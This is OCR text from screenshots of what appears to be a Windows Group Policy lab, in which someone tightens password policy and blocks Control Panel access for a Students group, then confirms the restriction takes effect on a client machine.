

Group Policy Management
File Action View Window Help
Group Policy Management
Forest: sneed.co
Domains
sneed.co
Default Domain
Canandaigua
Domain Contro
Geneva
Newark
Victor
Group Policy Ob
WMI Filters
Starter GPOs
Sites
Group Policy Modeling
Group Policy Results
Group Policy Management Editor
File Action View Help
Deployed Prin
Security Settir
Account P
Passwo
Accou
Kerber
Local Polic
Event Log
Restricted
System Se
Registry
File Systen
Wired Net
Windows I
Network L
Wireless N
Public Key
Software F
Applicatio
IP Security
Advanced
Policy-based
Administrative Te
Control Panel
Policy
Policy Setting
Enforce password history
24 passwords remembered
Maximum password age
42 days
Minimum password age
1 days
Minimum password length
7 characters
Minimum password length audit
Not Defined
Password must meet complexity requirements
Enabled
Store passwords using reversible encryption
Disabled
3:04 AM
3/17/2024



Group Policy Management
File Action View Window Help
Group Policy Management
Forest: sneed.co
Domains
sneed.co
Default Domain
Canandaigua
Domain Contro
Geneva
Newark
Victor
Group Policy Ob
WMI Filters
Starter GPOs
Sites
Group Policy Modeling
Group Policy Results
Group Policy Management Editor
File Action View Help
Minimum password length Properties
Security Policy Setting
Explain
Minimum password length
Define this policy setting
Password must be at least:
8
characters
OK
Cancel
Apply
3:04 AM
3/17/2024

2,



Group Policy Management
File Action View Window Help
Group Policy Management
Forest: sneed.co
Domains
sneed.co
Default Domain
Canandaigua
Administrati
Clients
Groups
Servers
Users
Faculty
Staff
Students
Domain Contro
Geneva
Newark
Victor
Group Policy Ob
WMI Filters
Starter GPOs
Sites
Group Policy Modeling
Group Policy Results
Students
Linked Group Policy Objects
Group Policy Inheritance
Delegation
Link Order
GPO
Enforced
Link Enabled
GPO Status
WMI Filter
Modified
Domain
New GPO
Name:
Prohibit Control Panel Access
Source Starter GPO:
(none)
OK
Cancel
3:06 AM
3/17/2024



Group Policy Management
File Action View Window Help
Group Policy Management Edit
File Action View Help
Prohibit Control Panel Access
Computer Configuration
Policies
Preferences
User Configuration
Policies
Software Settings
Windows Settings
Administrative Templ
Control Panel
Desktop
Network
Shared Folders
Start Menu and T
System
Windows Compo
All Settings
Preferences
Prohibit access to Control Panel and PC settings
Prohibit access to Control Panel and PC settings
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
Comment:
Supported on:
At least Windows 2000
Options:
Help:
Disables all Control Panel programs and the PC settings app.
This setting prevents Control.exe and SystemSettings.exe, the program files for Control Panel and PC settings, from starting. As a result, users cannot start Control Panel or PC settings, or run any of their items.
This setting removes Control Panel from:
The Start screen
File Explorer
This setting removes PC settings from:
The Start screen
Settings charm
Account picture
Search results
If users try to select a Control Panel item from the Properties item on a context menu, a message appears explaining that a setting prevents the action.
OK
Cancel
Apply
3:13 AM
3/17/2024



Recycle Bin
Select C:\Windows\system32\gpupdate.exe
Updating policy...
Computer Policy update has completed successfully.
Windows 10 Enterprise Evaluation
Windows License valid for 70 days
Build 19041.vb_release.191206-1406
Type here to search
8:18 AM
3/17/2024



Recycle Bin
Firefox
Wampserve...
Restrictions
This operation has been cancelled due to restrictions in effect on this computer. Please contact your system administrator.
OK
Windows 10 Enterprise Evaluation
Windows License valid for 70 days
Build 19041.vb_release.191206-1406
Type here to search
7:32 AM
3/17/2024

